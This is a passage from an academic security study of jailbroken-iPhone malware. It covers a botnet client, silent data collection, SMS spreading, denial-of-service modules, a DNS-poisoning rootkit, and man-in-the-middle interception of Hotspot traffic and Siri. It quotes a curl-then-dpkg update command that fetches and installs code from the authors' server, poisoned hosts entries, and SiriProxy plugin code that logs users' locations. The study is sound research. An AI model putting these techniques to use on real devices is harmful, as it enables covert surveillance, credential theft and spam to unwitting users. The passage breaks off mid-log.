iSAMUpdate, is responsible for the botnet control logic of iSAM. It is also used for connecting iSAM back to iSAMS to check whether a newer iSAM version is available. This allows iSAM to be updated e.g., with a new programming logic or follow commands directly from the server in order to unleash an attack. iSAMUpdate is connected back to iSAMS once every day as soon as an Internet connection is detected. Every time iSAMUpdate is activated, it retrieves some useful information from the device and sends them as a textmessage to iSAMS to be stored in the local database. The message is consisted of the iSAM version, the UDID, which is a unique serial number for each iPhone, the IP address from the e0 interface (WiFi connection on the iPhone) and the GPS coordinates, as long as a GPS is enabled. The following quintuplet gives an example of such a message `{version016||3bdf7jc607h1j7te441sc02f5h5j6229db66hh63||62.217.70.167||26.700039||37.794186}`. In case a newer iSAM version is detected, the server answers back with

the name of this version, else it sends back a null message. It is not necessary for the server to respond with the latest version; instead it can answer with a customized response based on the UDID or the geographical coordinates if it wants to manipulate the phone in a special way or to attack devices selectively (e.g. attack all devices that roam to a certain area). Once the iSAM client receives the name of the version, it executes a Unix shell script named *“iUpdate.sh”* which is called with the name of the version as a parameter. The shell script executes two script commands: the *“curl -O iSam.samos.icsd.gr/debs/\$1.deb”*, which downloads the newer iSam version directly from iSAMS and the *“dpkg -i -refuse -downgrade -skip -same -version \$1.deb”*, that uses the Debian package manager to install the new version. We should note that the name of the iSAM version, which the server has sent, is stored in the variable \$1. It is also stressed that once the server has the client’s IP address, is able to connect directly to the client’s SSH service using the default root password.

An infected iPhone with iSAM is able to search for jailbroken iPhones into three different subnetworks (local subnet, random Internet subnet, mobile provider IP subnet) in order to infected them as well. Moreover, an infected iPhone can be updated or controlled by iSAMS. Lastly, if a non-jailbroken iPhone opens iSAM.samos.icsd.gr hyperlink through a SMS message, will get infected by mStar PDF.

5.3.4 iCollector: Gathers private information from the device

The purpose of this attack module is to collect stealthily confidential information directly from the device. iPhone stores all user’s data in SQLite databases and plist files without providing any encryption mechanism to secure their contents. Once an iPhone has been jailbroken, the iOS sandbox collapses and all databases and plists stored in the path *“/var/mobile/Library/”* are exposed to the attacker.

iCollector is an iSAM subroutine that collects stealthily sensitive information from iPhone’s databases (call, sms, calendar, note) and from Safari’s plist files (bookmarks and Web browsing history), storing them into a new database named iCollection.db. After the data collection takes place (Appx A.0.1, #1-3) and when an Internet connection is detected (Appx A.0.1, #3-6), iCollector is connected back to the iSAMS using the Client/Server model and TCP sockets in order to send the collected information (Appx

A.0.1, #7-8). iCollector is a dylib written in Objective-C and uses an SQLite library to read, create and write to databases.

5.3.5 iSMSBomber: Sends malicious SMS messages in stealth mode

Like all GSM mobile devices, iPhone uses a set of commands, called AT (attention), to dial a number or exchange SMS messages. In addition to AT commands, iPhone employs a high level private framework, named “CoreTelephone” (incorporated to iOS), in order to communicate with the Baseband using Objective-C functions. However, this framework is neither available by the iOS SDK nor documented. The only way to overcome this issue is to retrieve the CoreTelephone framework directly from the files of a jailbroken iPhone and then use class-dump utility. Class-dump examines Objective-C runtime information stored in Mach-O files in order to generate the header files (Nygard, 2010). This procedure is necessary to execute every time a private framework is used. Once the CoreTelephone framework and the header files are available, a direct communication with the Baseband can be placed.

To take advantage of such a powerful framework, we create iSMSBomber. This is an iSAM dylib subroutine that sends silently say 1000 malicious SMS messages using the private CoreTelephone framework and more specifically the CTMessageCenter header (Appx A.0.2, #1-3). Firstly, iSMSBomber makes an SQL query to the iPhone’s address book database to retrieve telephone numbers from user contacts (Appx A.0.2, #4-5). In case no contact exists or the contacts are less than 1000, then random numbers are created to reach 1000. Every random number begins with the standard “003069” digit sequence, which represent a mobile phone number in Greece. Then iSMSBomber creates the following message: *“Hello, how are you? I have found an interesting website: 195.251.166.50 - Please send it to all!”* and by using the sharedMessageCenter function, it sends the message to all the existing (plus random numbers if any) (Appx A.0.2, #6). Once an iPhone user receives this message and visits the website link, Mobile Safari web browser opens automatically and accesses the site. Recall that this domain is redirected to iSAMS that stores the mSTAR exploit, which in turn contains iSAM. Also note that this message is malicious only for iPhones iOS. Normally, once a SMS message is sent or received, automatically it is stored to the SMS database and a tone rings. iSMSBomber sends stealthily all the 1000 messages without storing them in the

SMS database and without playing any tone. The only way to expose its presence is by the end of the month, when the mobile user receives his telephone bill assuming that the user does not usually send a high amount of messages.

5.3.6 iDoSApp: Denial of Application Services

Modern mobile devices are designed to increase the efficiency and the productivity of mobile users on the go. Therefore, by default, all mobile devices come bundled with some basic pre-installed applications or utilities. iPhone is offered with seventeen pre-installed applications. Additionally, AppStore contains more than $3 \cdot 10^5$ iOS applications ([Apple Inc, 2010](#)) offering the user the necessary on the go productivity. One of the main iOS applications is *SpringBoard* that manages the iOS home screen by displaying all icons of the available applications, starts the WindowServer and launches and bootstraps other applications ([iDW, 2010](#)). For example, once a user touches the icon of an application, SpringBoard launches it. The goal of iDoSApp subroutine is to cause DoS in application launching by overriding some system functions required by SpringBoard.

In this context, iDoSApp is a dylib, which is activated at random time frames, is short-term (say 1-minute) and causes real DoS by non-loading an application. To achieve this, it is necessary to replace SpringBoard system functions, by class-dump SpringBoard in order to get the private headers and create a dylib. The headers used by iDoSApp are the *substrate.h* (used for overriding systems functions using the MobileSubstrate framework), the *SpringBoard.h* and the *SBAApplicationIcon.h* headers (derived from the class-dump of SpringBoard (Appx [A.0.2, #1-3](#)). *SBAApplicationIcon* is a system function responsible for the behavior of all icons displayed by the SpringBoard. iDoSApp hooks, modifies and replaces *SBAApplicationIcon* only when the selector is a launch message. A selector in Objective-C language is a message that can be sent to an object or class (4). Normally, every time the user touches on an application icon, a launch message is sent to *SBAApplicationIcon* to load the application. In our case, once the iDoSApp is activated, it blocks all launch messages that are sent to *SBAApplicationIcon* causing DoS (Appx [A.0.2, #5-7](#)). iDoSApp will not compromise iSAM existence, as some applications can automatically close when an application is written for older or newer iOS versions or when they fail to manage the memory correctly.

5.3.7 iDoSNet: Denial of Network Services

The aim of iDoSNet subroutine is to cause DoS by deactivating for - say 30 seconds - all communication services (Appx [A.0.3](#), #3-6). iSAM will activate iDoSNet at random times during a random day of the week. iDoSNet is using a private framework, namely Preferences.framework which can enable/disable the Airplane mode that controls 3G/GSM functions. Furthermore, iDoSNet uses the Apple80211.framework, a private framework that configures all 802.11 network interfaces, to cause DoS (Appx [A.0.3](#), #1-2). We make the hypothesis that the duration of 30 seconds will not expose the existence of iSAM and the vast majority of users will suppose that it happened due to a temporary interruption to the wireless signal.

5.4 Attacking User Privacy and Modern Mobile Services

Perhaps the most important parameter for any mobile application or service is the way it is delivered and experienced by the end-users, who usually, in due course, decide to keep it on their software portfolio or not. Most would agree that security and privacy have both a crucial role to play towards this goal. In this context, the current section revolves around a key question: “Do modern mobile applications respect the privacy of the end-user?” Once again, the focus is on the iPhone platform security and especially on users data privacy. By the implementation of a DNS poisoning malware and two real attack scenarios on the popular Siri and Tethering services, we demonstrate that the privacy of the end-user is at stake.

5.4.1 mDNS

As already stated, the aim of our malware is to compromise the DNS service running on the device. This is a sine qua non for the attacks described further down to be successful. Toward this direction, one of the main technologies used in iOS for networking is Bonjour. Bonjour enables a device to allocate an IP address and advertise a service to other computers or devices plugged into the same TCP/IP network. Also, Bonjour includes service discovery, address assignment, and name resolution. On top of that, Bonjour, being a Zero Configuration Networking (ZCN) facility, needs to be able to

translate name-to-address even without the presence of a DNS server. To meet this requirement the Multicast DNS (mDNS) protocol is used. This protocol uses the same packet format, name structure, and DNS record types as unicast DNS. However, two main differences apply. The first one is that mDNS queries are sent to all local hosts using multicast in contrast to the DNS protocol, which queries are sent to a specific, preconfigured name server. The second is that mDNS listens on UDP port 5353, in contrast to DNS which listens on standard UDP port 53. Also note that mDNS requests use the multicast address 224.0.0.251. In case a device triggers the Bonjour service, it listens to the multicast requests and if it knows the answer, it replies to a multicast address. mDNSResponder is the application which is responsible for handling Bonjour on Mac OS X and iOS devices and for listening for services out of the box.

As expected, iOS supports a hosts file configuration in order to be able to map already visited hostnames to IP-addresses before DNS can be referenced. This temporary mapping per hostname is kept in the `/etc/hosts`, which is also manipulated by our malware as described further down in section 5.4.3.1. Last but not least, iOS holds in the `Network.identification.plist` the settings of all the wireless networks with which the device has been associated sometime in the past. This happens as part of a new feature that allows the iOS device to remember the network settings and automatically connect to it, using the same settings, without user intervention. Therefore, our malware needs to replace the DNS IP address of all networks logged in the `Network.identification.plist` with a bogus one (where our server resides) and to restart the mDNS service in order the new settings to take effect. This situation is discussed in detail in section 5.4.3.1.

5.4.2 The Tethering and Siri Services

As already mentioned, the purpose of the attacks described in this work is to compromise the privacy of the end-user by capitalising on two popular services; Tethering and Siri. Tethering is a network service which gives the end-user the ability to share their mobile phone cellular data connection with other devices (users). This sharing can be offered over a WiFi, Bluetooth, or by a physical connection via a cable. Currently, Tethering is available only for the two latest iPhone devices (4 and 4S), which incorporate a software functionality known as Personal Hotspot (PH). The PH service is in charge to transform the device into a wireless Access Point (AP),

so that iPhone users are able to share their 3G connection. Once the PH starts up, the device selects the first empty 802.11b/g wireless channel to emit the signal using the device name as the Extended Service Set ID (ESSID) name for the AP. From this point on, PH can support and share the Internet connection with up to five simultaneous devices. The PH service functions by default in the WPA2 Pre-shared key (PSK) mode.

Siri, on the other hand, is one of the highlights of iOS 5 only provided for the iPhone 4S. It is a personal intelligent software assistant that uses a natural language interface to interact with the user and execute their requests. Although, Siri is still in beta version, it is able to carry out a variety of tasks (e.g. send SMS, E-mail, set up meetings, make questions about the weather, points of interest etc). To accomplish such tasks, Siri communicates securely via https with a remote server residing at <https://guzzoni.apple.com:443>. This server is responsible to translate user voice requests into text commands, and text commands into actions. To fulfill a task, Siri can exchange a wide range of data with the Guzzoni server, such as raw audio data, plist files, confidence score of each word in a sentence, time-stamps, location information, and more importantly, information derived directly from the device local databases (calendar, contacts etc).

Applidium ([DumasLab, 2012](#)) has very recently reverse engineered the Siri protocol. They also provided the first evidence about its structure as well as the open source tools they used. For using Siri, the device must firstly authenticate the Siri server. This is done during the SSL handshake as the server certificate, namely guzzoni.apple.com, is preinstalled on every iPhone 4S device. Note that the authentication is unilateral, i.e. the client (device) does not authenticate itself to the service by means of a certificate. Upon successful authentication and under the protection of the SSL tunnel, Siri sends four keys to the Guzzoni server *x-ace-host*, *assistantID*, *speechID*, *validationData*. Where: *x-ace-host* is a unique identifier generated by Siri on the device and updated every two weeks; *assistantID* is a string containing information about the user. It is generated by Siri on the device at every use; *speechID* is a speech identifier, generated by Siri on the device on-the-fly at every use; *validationData* is a string that gets generated every 24 hours on the device via FairPlayed. By using this quadruple of keys, the Guzzoni server authenticates the device.

From the above discussion it becomes clear that attacking Siri is not trivial. Specifically, as already mentioned, Siri is a proprietary software designed to communicate securely

(https) with the original Siri server(s) controlled by Apple. Therefore, to fool the protocol, one has to somehow hijack the device-to-Siri_legitimate_server communication in an undetectable manner. In this direction, as described in (Miller, 2011), a solution is to create a fake SSL CA and inject it into the device replacing in this way the original one. This is necessary to create and sign a fake certificate for guzzoni.apple.com. After that, the same team managed to redirect all iPhone packets, using a VPN connection, through a custom DNS server for further analysis. A few weeks later, Lamonica (2012) created an open source server, namely SiriProxy, having the ability to handle Siri packets. Also, through the creation of customized plugins he has been able to execute certain actions (e.g., control a thermostat over Siri).

5.4.3 Implementation

In this section we delve into the internal workings of the malware responsible for poisoning the DNS service running on the device. This is a first step towards executing the two attack scenarios described further down in section 5.4.4.

5.4.3.1 The DNS Poisoning Malware

To manipulate the mDNS service running on iOS we implement a malware which, as we show in what follows, acts as a rootkit. The malware was written in Objective-C and compiled for iPhone ARM CPU using Theos. It was tested to run on iOS version 5 and above. Also, it has been built using the unofficial ways for backgrounding (daemons and dylibs), the public and private frameworks for developing iOS applications, and the MobileSubstrate framework with the substrate.h header that overrides iOS internal functions. That is why certain modules of our malware can be classified as rootkit and more specifically as a DNS poisoning one. The malware assaults over the mDNS protocol, thus making possible the execution of a man-in-the-middle assault at a later time depending on the attack scenario. That is, to take over the control of the Siri service upon its activation by the user, or if tethering is in use, redirect any connected device to a fake website.

As depicted in Fig. 5.2, the heart of the malware consists of a main daemon combined with a proper launch plist (activated at device boot time) and six subroutines written

as Objective-C functions and dylibs. The daemon is responsible for managing all sub-routines, namely `SirInvervine`, `HUupdate`, `NIUpdate`, `mDNSReloader`, `NetDetector` and `HPDetector`, which in turn carry out the malware tasks. In the following, we elaborate on the functionality of each subroutine.

Recall that for using Siri, the device must first authenticate the Siri server. This is done in a unilateral fashion i.e., the client (device) does not authenticate itself to the service. So, to act as man-in-the-middle and hijack the https session one needs to replace the original Siri certificate stored in the device with a fake one. This is accomplished by *SirIntervine*. Upon execution, this routine installs a custom SSL CA into iOS and at the same time adds into the `com.apple.assistant.plist` file, which is a Siri setting file, the Domain Name of our man-in-the-middle server (in this case `spe.samos.icsd.gr`). This is needed to create and sign a fake certificate for guzzoni.apple.com.




FIGURE 5.2: Malware module.

The *HUupdate* routine is responsible for poisoning the device’s `/etc/hosts` file. Although information stored in this file is mostly used when a DNS server is not available on the network, as pointed out in section 5.4.1, this file is always queried upon Bonjour activation. Once we gain root permissions, the `/etc/hosts` file is vulnerable as it is stored in plaintext. For our attack scenarios, *HUupdate* inserts two hostname records into the `/etc/hosts` file which correspond to the IP-address of our man-in-the-middle server. The two hostnames that are poisoned are “guzzoni.apple.com” and “facebook.com”. In this way all packets sent to the aforementioned domain names will eventually be sent to man-in-the-middle entity controlled by us. *HUupdate* adds the poisoned hostnames in the `/etc/hosts` file using the public `NSFileManager` class (only if not poisoned already). Figure 5.3 depicts a snapshot of the `/etc/hosts` file after poisoning

has taken place. Note that the two last entries correspond to our man-in-the-middle server.

```
# Host Database
# localhost is used to configure the loopback interface
# when the system is booting. Do not change this entry.

127.0.0.1        localhost
255.255.255.255 broadcast host
::1             localhost
Fe80::1%lo0    localhost

195.251.166.50 facebook.com
195.251.166.50 guzzoni.apple.com
```

The last two entries poison the hostname with an IP-address that correspond to our man-in-the-middle server

FIGURE 5.3: The `/etc/hosts` file after poisoning.

NIUpdate is the subroutine responsible for poisoning the IP address of any DNS server found in the Network Identification file, with a malicious one. Every time an iPhone device connects to a WiFi or a 3G/GPRS network, an entry is created in the `Network.identification.plist` file containing all settings specific to this network, i.e. router's IP address, subnet mask, DNS server IP address, MAC address etc. Hence, every time the device tries to connect to a known network, it will load the settings used during the previous session. Once *NIUpdate* is activated, it changes all the predefined DNS servers' IP addresses with the one of our man-in-the-middle server. Once again, the `Network.identification.plist` file is stored in plaintext (plist), thus it can be easily modified using the `NSMutableDictionary` class.

mDNSReloader is a dylib responsible for shutting down or restarting the `mDNSResponder` service (daemon) running on the device aiming to activate new network settings. Specifically, by disabling the `mDNSResponder` service one also terminates the Unicast DNS resolution. By doing so, we block the `mDNS` service, meaning that instantly the device cannot resolve hostnames. Once the service gets restarted, the `mDNSResponder` will parse the `/etc/hosts` and `Network.identification.plist` files in an effort to use the default settings before obtaining new ones. Note that *mDNSReloader* enables or disables the service by simply modifying the "ProgramArguments" settings (in the `com.apple.mDNSResponder.plist` file) which is responsible for the activation of the service into "Yes" or "No". Fig. 5.4 depicts a snapshot of the source-code responsible for this modification.

Both *NetDetector* and *HPDetector* are dylibs triggered directly from the iOS Notification Center (more specifically the `CFNotificationCenterGetDarwinNotifyCenter`) every

```
NSMutableDictionary *mDNSR = [NSMutableDictionary dictionaryWithContentsOfFile:
    @"/System/Library/LaunchDaemons/com.apple.mDNSResponder.plist"];
...
if (mDNSR) {
    ...
    [mDNSR setObject:args forKey:@"ProgramArguments"];
    [mDNSR writeToFile:@
        "/System/Library/LaunchDaemons/com.apple.mDNSResponder.plist" atomically:YES];
}
```

FIGURE 5.4: Source code snippet for disabling / enabling mDNSResponder.

time the device connects to any wireless network interface, e.g. WiFi, GPRS, 3G, or after PH activation. As soon as one of these dylibs is executed, it will re-run all the aforementioned subroutines to update the network settings for the device.

Lastly, our man-in-the-middle server incorporates three basic modules:

- (a) A typical DNS recursive server that provides fabricated answers for every domain name that is queried for. Specifically, for the first scenario this is the Siri legitimate server, while for the second, a bogus version of the Facebook website.
- (b) The open source SiriProxy Ruby script ([Lamonica, 2012](#)) which allows us to manipulate Siri packets and create our own custom plugins to violate user's privacy through the Siri technology.
- (c) An http server used during the first attack scenario.

The server runs on a typical laptop machine which incorporates a 2.53 GHz Intel Core 2 Duo T7200 CPU and 4 GB of RAM. The OS of this machine is OS X Leopard Snow. The lightweight open source DNS Server named Dnsmasq has been used to provide DNS service. We also tinkered with the pre-alpha version of the SiriProxy that runs on our server to handle (i.e., decipher, encipher, modify) Siri packets.

Both Dnsmasq and SiriProxy server, which is the main software employed for realising man-in-the-middle and handling Siri Packets, are able to accommodate multiple users by design.

5.4.4 Attack Scenarios

In this section it is demonstrated how the aggressor is in position to collect private user information while they using Tethering or interact with Siri. We analyse these two attacks scenarios in detail and show that any private information the user provides for the benefit of both of these services (e.g., passwords, account numbers, telephone

numbers, emails, user's location etc) is at stake. The overall attack architecture is given in Fig. 5.5. It is stressed that all experiments had 100% accuracy in logging private and sensitive information without exposing any malicious behavior to the user of the device.




FIGURE 5.5: Network architecture used during the attack scenarios.

5.4.4.1 Scenario I: DNS Hijacking

According to this scenario, we use an already infected with our malware iPhone 4S to tether its 3G connection and therefore enable it to act as an IEEE 802.11 hotspot. This situation is given in the lower part (cloud) of Fig. 5.5. From this time forth, the device behaves as a Wi-Fi router meaning that any WiFi device (the laptop in Fig. 5.5) will be able to connect via the iPhone PH service to the Internet. Once a device gets connected, it will allocate an IP address in the range of 172.20.10.2 to 172.20.10.14 using the Dynamic Host Configuration Protocol (DHCP). Since then, all network packets will be routed via the mobile device behaving as PH. One of the main iPhone tasks when acting as a PH is to translate any hostname into a valid IP address. To do so, firstly it lookups into the `/etc/hosts` file and if it does not find the answer, it will query the DNS server. Nevertheless, the device is infected with our malware and both the `/etc/hosts` file and the network DNS IP address have been fabricated to contain the IP address of our man-in-the-middle server. This means that all the traffic generated by the users

connected via the PH will be redirected to a server under the control of the attacker. To show the hazardous effects of this attack we have built a webpage that appears exactly the same as that of Facebook and stored the page on our server. We chose Facebook as it is a very popular website and most people check their profiles once they connect to the Internet. In fact, the only functionality of our fake webpage is to log into a MySQL database the credentials of the user in plaintext, once they try to login into the site. As soon as the credentials are stored, the fake website returns a message that the page is temporarily unavailable due to heavy loads.

5.4.4.2 Scenario II: Privacy leak over Siri

The second attack scenario takes advantage of the Siri service. Once more, the malware compromises the mDN protocol with a view to redirect all (or selected) Internet traffic to our man-in-the-middle server. In this way we achieve to place a malicious entity between the device and the legitimate Siri server controlled by Apple. After that, we are able to intercept user's private information transferred over Siri. At present, this is realized through the implementation of three custom plugins for SiriProxy ([Lamonica, 2012](#)). To exemplify these, in Fig. 5.6 we present the basic message flow happening between the Siri service running on the mobile device and its legitimate server, but when our server is placed in the middle.

Upon Siri activation (1), an SSL handshake between Siri and our man-in-the-middle server is performed and at the same time a second handshake is conducted between the man-in-the-middle server and the Apple's original Siri server.

Recall, that SiriProxy runs on our server to handle (i.e., decipher, encipher, modify) Siri packets. Specifically, to initiate the handshake, Siri sends a "Hello" message which is redirected to our server and forwarded to the original one. The Siri server replies and sends over its original server certificate containing its public key. The man-in-the-middle entity transmits to Siri its fake server certificate containing the corresponding (fake) public key. This certificate has been created from the same CA authority with the one been injected to the device when infected by our malware. Once Siri verifies the fake certificate and subsequently authenticates our fake server, it sends a premaster secret (premaster secret 1) to our server encrypted with the corresponding fake public key. At this moment, both sides (Siri and man-in-the-middle) calculate a session key (session




FIGURE 5.6: Siri protocol flow.

key 1) and establish an SSL session (tunnel 1). After that, our server acting as Siri client sends a second premaster secret to Siri server encrypted with the original server’s public key. As a result, the man-in-the-middle entity and the Siri server calculate another session key (session key 2) and establish a second SSL session (tunnel 2).

Under the protection of tunnel 1, Siri generates and sends the quadruple of keys necessary to authenticate the device with the server (2). Our server captures the keys and forwards them to the original Siri server but this time through tunnel 2. Upon reception, Siri server will check if the received keys correspond to a legitimate iPhone 4S and if true, it will answer with “YES” (else “NO”) (3). Assuming a positive answer, Siri is ready to listen to user commands (4,5). Otherwise, it will respond with a “Siri server unavailable” message. From this point on, the user is able to make questions by speaking to the service. Siri records the voice containing the user query (or an answer to a question posed by Siri during a transaction), converts it into raw audio files and sends them to Siri server. The server translates the audio file to text and sends back the translated text

which is eventually passed to the user by synthetic speech. It is therefore obvious that every personal information being transmitted from the user side it becomes available to the man-in-the-middle entity as well.

To further analyse this situation, we implemented three custom SiriProxy plugins specially crafted to expose usual private information. This means that once our server receives a Siri message from the device it will try to match its context with one of this plugins. Fig. 5.7 depicts a basic example of such a plugin that is activated once the translated string coming from the user side is “iPhone privacy”. Upon activation, our server will respond with the string “Siri is having some privacy leaks!” to the Siri service. Siri will complete the request by displaying the message on device’s screen and at the same time by pronouncing it. The next three sections describe in detail how we were able to intercept valuable user private information through the employment of such plugins.

```
listen_for /iPhone privacy/i do          # checks the string
say "Siri is having some privacy leaks!" # sends a custom answer
request_completed                        # completes the request
end
```

FIGURE 5.7: Basic source code example of a custom plugin.

5.4.4.3 Exposing the User’s Geographical Location

Using the first plugin we were able to successfully retrieve user’s location in the form of GPS coordinates. This happened after the user asked Siri about the weather, e.g. “How is the weather today?”. Note that with minor modifications, the same plugin is able to retrieve user’s location for any posed question such as “How can I get to Ocean Park?”, “Where is the nearest metro station and bus stop?” etc. It is stressed that Siri obtains the geographic coordinates without directly asking the user about their location. This happens because Siri has access to the device’s location services by default (assuming that the user has not changed the default settings; in this case the user will be alerted to enable GPS). Figure 5.8 depicts part of the plugin source code responsible to retrieve the geographical location of the user. After the Siri server asks Siri about the location of the device, the plugin activates and waits for the standard value (header) “SetRequestOrigin” to filter the exact user’s location.

```
filter "SetRequestOrigin", direction: :from_iphone do |object| # filters the packet for location info
  puts "[Info - User Location]                               # prints the location on terminal screen
    lat: #{object["properties"]["latitude"]},              # on the side of the man-in-the-middle
    long: #{object["properties"]["longitude"]}"
  return 1                                                 #forwards the object
end
```

FIGURE 5.8: Part of the plugin responsible to retrieve user's location.

5.4.4.4 Obtaining Sensitive Information via SMS

The second plugin capitalizes on Short Message Service (SMS). According to this scenario, the user sends an SMS by just speaking to Siri. The plugin intercepts the telephone number of the receiver of the message, the SMS payload and the final outcome, i.e., whether the end-user finally gave their consent to send the SMS or not. By this use case scenario it is made clear that a variety of private information sent to Apple's servers can be exposed to an intruder without the user be aware of it. Figure 5.9 illustrates the log file created by the corresponding plugin on our man-in-the-middle entity under this scenario. In the same figure we can easily identify the user's private information leaked out (a, b, c, d). Note that the lines starting with *[Info-iPhone]* correspond to messages sent from Siri, while those starting with *[Info-Guzzoni]* to messages deriving from the Siri original server. Also, messages being transmitted from SiriProxy are marked with *[InfoPlugin Manager]*. For emphasis, each privacy leak is placed within a gray frame.

To exemplify this, once the user activates Siri and starts speaking to it, Siri sends user voice towards the server in many fragmented packets. After the user stops speaking, Siri sends a flag message (1). Then Siri translates the voice into text and sends it back to our server (2). Upon reception, SiriProxy tries to match the translated text with a custom plugin (3). The plugin is in charge to log the translated text when a user tries to send an SMS (4). Once the text is logged, the message is sent to Siri. As a final step, the Siri original server sends a message to inform Siri to create a graphical view for presenting the translated text (5).

5.4.4.5 Acquiring User's Password

One of Siri highlights is that the user can engage in a form of conversational dialog with the assistant using any of a number of available input and output mechanisms, e.g.

```

① [Info-iPhone] Received Object: StartSpeechRequest
   [Info-iPhone] Received Object: SpeechPacket
   ...
   [Info-iPhone] Received Object: SpeechPacket
   [Info-iPhone] Received Object: FinishSpeech

② [Info-Guzzoni] Received Object: SpeechRecognized

③ [Info-Plugin Manager] Processing 'Send an SMS'
   [Info-Plugin Manager] Processing plugin #<SiriProxy: : SMSExposer: 0x0000000028d4535>

④ [Info-Plugin Manager] Logging 'Send an SMS' a
⑤ [Info-Guzzoni] Received Object: AddViews

[Info-iPhone] Received Object: StartSpeechRequest
[Info-iPhone] Received Object: SpeechPacket
...
[Info-iPhone] Received Object: SpeechPacket
[Info-iPhone] Received Object: FinishSpeech

[Info-Guzzoni] Received Object: SpeechRecognized
[Info-Plugin Manager] Processing '6971234567'

[Info-Plugin Manager] Logging '6971234567' b

[Info-Guzzoni] Received Object: AddViews

Cont'd ...

[Info-iPhone] Received Object: StartSpeechRequest
[Info-iPhone] Received Object: SpeechPacket
...
[Info-iPhone] Received Object: SpeechPacket
[Info-iPhone] Received Object: FinishSpeech

[Info-Guzzoni] Received Object: SpeechRecognized

[Info-Plugin Manager] Processing 'Testing privacy'

[Info-Plugin Manager] Logging 'Testing privacy' c

[Info-Guzzoni] Received Object: AddViews

[Info-iPhone] Received Object: StartSpeechRequest
